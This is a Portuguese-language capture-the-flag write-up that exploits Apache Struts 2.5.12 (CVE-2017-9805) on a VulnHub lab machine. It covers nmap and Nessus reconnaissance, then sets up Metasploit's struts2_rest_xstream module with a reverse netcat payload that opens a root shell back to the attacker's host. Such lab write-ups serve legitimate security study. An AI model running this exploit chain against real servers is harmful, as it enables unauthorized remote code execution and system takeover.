



CAPTURE THE FLAG – STRUTS S2-052 (CVE-2017-9805)

Autor: ETR00M

Github: <https://github.com/ETR00M/>

Linkedin: <https://www.linkedin.com/in/ls-anderson/>

Link da Challenge: <https://www.vulnhub.com/entry/pentester-lab-s2-052,206/>

Nível: fácil;

Categoria: *Exploitation*;

Tag: pensamento linear, tecnologia (Apache Struts), ferramentas (*Metasploit*, *nmap*, *nessus*), conceitos (*RCE*).



Este *Capture the Flag* foi feito como parte do Desafio 02 proposto pelo Hacker Clube **Beco do Exploit**, cada desafio possui um vídeo no Youtube com a resolução, servindo como guia para os estudos.

- https://www.youtube.com/watch?v=_ZPWuhXf8wA&list=PLHBDBcFA_1_WBcUJWf8cp5BaPsUkquRQU&index=2&ab_channel=VictordeQueiroz

A segunda máquina do desafio é a **Pentester Lab S2-052**, classifiquei este *Writeup* como dificuldade baixa, levando em consideração minha percepção pessoal de acordo com o entendimento dos temas abordados.

Description


This exercise covers the exploitation of the Struts S2-052 vulnerability

Conforme a descrição deste desafio o objetivo é realizar o comprometimento da máquina a partir da exploração da vulnerabilidade S2-052 no Struts. A resolução será guiada pelo vídeo de apoio do Victor de Queiroz:



- https://www.youtube.com/watch?v=tMxnFvCV9yY&list=PLHBDBcFA_1_WBcUJWf8cp5BaPsUkquRQU&index=4&ab_channel=VictordeQueiroz

Download, configuração e inicialização da máquina virtual (S2-052.iso):



Antes de seguirmos com o ataque precisamos identificar o endereço IP do alvo, como os testes estão sendo efetuados na rede local podemos buscar a VM a partir de um **ARP scan**:

Comando: `sudo nmap -PR -sn 192.168.1.0/24`

```
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00018s latency).
MAC Address: 08:00:27:22:D3:DA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Na descrição do desafio o autor já especificou qual vulnerabilidade existe na aplicação e será o tema de exploração, porém irei realizar as etapas iniciais de mapeamento, identificação e exploração da vulnerabilidade para fins pessoais de estudo.

Abaixo iniciaremos com o reconhecimento e enumeração de portas/serviços no servidor, para identificar possíveis pontos de entrada:

Comando: `sudo nmap -sV -Pn -v -p- 192.168.1.6`




```
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00021s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:22:D3:DA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Como retorno do **nmap** é possível observar que o servidor possui apenas a porta 80 aberta, rodando um serviço Tomcat/Coyote:

Comando: `http://192.168.1.6`



Utilizarei a ferramenta **nessus** (*vulnerability scanner*) para varrer a aplicação buscando por vulnerabilidades conhecidas. Como retorno, encontraremos a exposição do diretório **config-browser** que contém informações de configuração da aplicação:



MEDIUM

Apache Struts Config Browser Plugin Detection

Description

The Apache Struts Config Browser Plugin, a simple tool to help view an application's configuration at runtime, was detected on the remote host.

This plugin should be used only during development phase and access to it should be strictly restricted.

Solution

Ensure proper restrictions are in place, or remove the Config Browser Plugin if it is not required.

See Also

<https://struts.apache.org/plugins/config-browser/>

Output

The following instance of Apache Struts was detected on the remote host :

```
Version : 2.5.12
URL      : http://192.168.1.6/config-browser/
```

To see debug logs, please visit individual host

Port ▲	Hosts
80 / tcp / www	192.168.1.6

Entre as informações, podemos identificar que a versão do **Struts** sendo utilizada é **2.5.12**:

Comando: *http://192.168.1.6/config-browser/showJars.xhtml*

Artifact ID	Group ID	Version
commons-collections	commons-collections	3.2.1
log4j-api	org.apache.logging.log4j	2.8.2
commons-lang	commons-lang	2.4
commons-fileupload	commons-fileupload	1.3.3
commons-beanutils	commons-beanutils	1.9.2
struts2-core	org.apache.struts	2.5.12
commons-io	commons-io	2.4
javassist	org.javassist	3.20.0-GA
xstream	com.thoughtworks.xstream	1.4.8
ezmorph	net.sf.ezmorph	1.0.6
log4j-core	org.apache.logging.log4j	2.8.2
jackson-annotations	com.fasterxml.jackson.core	2.6.0
struts2-rest-plugin	org.apache.struts	2.5.12
commons-daemon	commons-daemon	1.0.15
commons-lang3	org.apache.commons	3.6
commons-logging	commons-logging	1.1.3
struts2-convention-plugin	org.apache.struts	2.5.12



Ao pesquisar por *exploits* disponíveis para o **Struts 2.5.12** encontraremos vulnerabilidades que permitem a execução de códigos de forma remota (RCE – *Remote Code Execution*), a vulnerabilidade que será explorada possui *score* 8.1 (alta) e foi catalogada em 2017 como CVE-2017-9805.

- <https://nvd.nist.gov/vuln/detail/cve-2017-9805>
- <https://struts.apache.org/releases.html>

Comando: *searchsploit Struts 2.5.12*

```
(kali@kali)-[~/Downloads]
$ searchsploit Struts 2.5.12
```

Exploit Title	Path
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1)	linux/remote/45260.py
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2)	multiple/remote/45262.py
Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution	linux/remote/42627.py

```
Shellcodes: No Results
```

Sabendo que existem formas de exploração com o *Metasploit Framework* iremos utilizá-lo para efetuar o ataque. (<https://www.exploit-db.com/exploits/42627>)

Comando: *search struts REST Plugin XStream*

```
msf6 > search struts REST Plugin XStream
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/ struts2_rest_xstream	2017-09-05	excellent	Yes	Apache Struts 2 REST Plugin XStream RCE
1	\ target: Unix (In-Memory)	.	.	.	.
2	\ target: Windows (In-Memory)	.	.	.	.
3	\ target: Python (In-Memory)	.	.	.	.
4	\ target: PowerShell (In-Memory)	.	.	.	.
5	\ target: Linux (Dropper)	.	.	.	.
6	\ target: Windows (Dropper)	.	.	.	.

Para selecionar o *exploit* desejado basta usar o comando abaixo:

Comando: *use exploit/multi/http/struts2_rest_xstream*

Modificaremos as variáveis RHOSTS, RPORT, TARGETURI com as informações do *host* remoto (alvo):



Name	Current Setting	Required
Proxies		no
RHOSTS		yes
RPORT	8080	yes
SSL	false	no
SSLCert		no
TARGETURI	/struts2-rest-showcase/orders/3	yes
URIPATH		no
VHOST		no

O valor padrão da variável TARGETURI no *exploit* é: **/struts2-rest-showcase/orders/3**, porém o site que estamos avaliando não utiliza a mesma estrutura de diretórios, sendo assim, precisamos navegar pela aplicação para identificar o caminho correto a ser configurado.

Ao navegar novamente pela aplicação, ao abrir a página inicial somos direcionados a URL: **/orders.xhtml** que contém as ordens de pedidos dos clientes: Bob, Sarah e Jim:


Comando: *http://192.168.1.6*

Orders

ID	Client	Amount	Actions
3	Bob	33	View Edit Delete
4	Sarah	44	View Edit Delete
5	Jim	66	View Edit Delete

[Create a new order](#)

Clicando em *View* somos direcionados para a URL que contém as informações de ordens específicas de cada cliente, neste caso: Bob (**/orders/3**), este é o caminho que será utilizado para configurar o campo TARGETURI no *exploit*:



Order 3

ID	3
Client	Bob
Amount	33

[← Back to Orders](#)

Seguindo com a configuração do *exploit* as variáveis LHOST e LPORT serão modificadas com as informações da nossa máquina (atacante):

Name	Current Setting	Required
LHOST		yes
LPORT	4444	yes

```
msf6 exploit(multi/http/struts2_rest_xstream) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(multi/http/struts2_rest_xstream) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/struts2_rest_xstream) > set TARGETURI /orders/3
TARGETURI => /orders/3
msf6 exploit(multi/http/struts2_rest_xstream) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(multi/http/struts2_rest_xstream) > set LPORT 443
LPORT => 443
msf6 exploit(multi/http/struts2_rest_xstream) > 
```

Em meu laboratório utilizando o *Payload* que já vem configurado por padrão no *exploit* (*cmd/unix/python/meterpreter/reverse_tcp*), não foi possível criar com sucesso uma sessão na máquina alvo:

Payload options (cmd/unix/python/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
LHOST	192.168.1.5	yes	The listen address (an interface may be specified)
LPORT	443	yes	The listen port

Comando: *run*



```
msf6 exploit(multi/http/struts2_rest_xstream) > run
[*] Started reverse TCP handler on 192.168.1.5:443
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_rest_xstream) > options
```

Foi necessário efetuar a troca do *Payload* para o mesmo apresentado na resolução em vídeo do desafio (**reverse_netcat**) e rodar novamente a exploração:

Comando: *set Payload cmd/unix/reverse_netcat*

```
msf6 exploit(multi/http/struts2_rest_xstream) > set Payload cmd/unix/reverse_netcat
Payload => cmd/unix/reverse_netcat
msf6 exploit(multi/http/struts2_rest_xstream) > run
[*] Started reverse TCP handler on 192.168.1.5:443
[*] Command shell session 1 opened (192.168.1.5:443 → 192.168.1.6:42295) at 2025-01-21 17:25:42 -0500
```

Caso a configuração esteja correta será aberto uma sessão na máquina alvo com acesso privilegiado (*root*) chegando ao fim desta *challenge*:

```
msf6 exploit(multi/http/struts2_rest_xstream) > run
[*] Started reverse TCP handler on 192.168.1.5:443
[*] Command shell session 1 opened (192.168.1.5:443 → 192.168.1.6:42295) at 2025-01-21 17:25:42 -0500

id
uid=0(root) gid=0(root)

whoami
root
```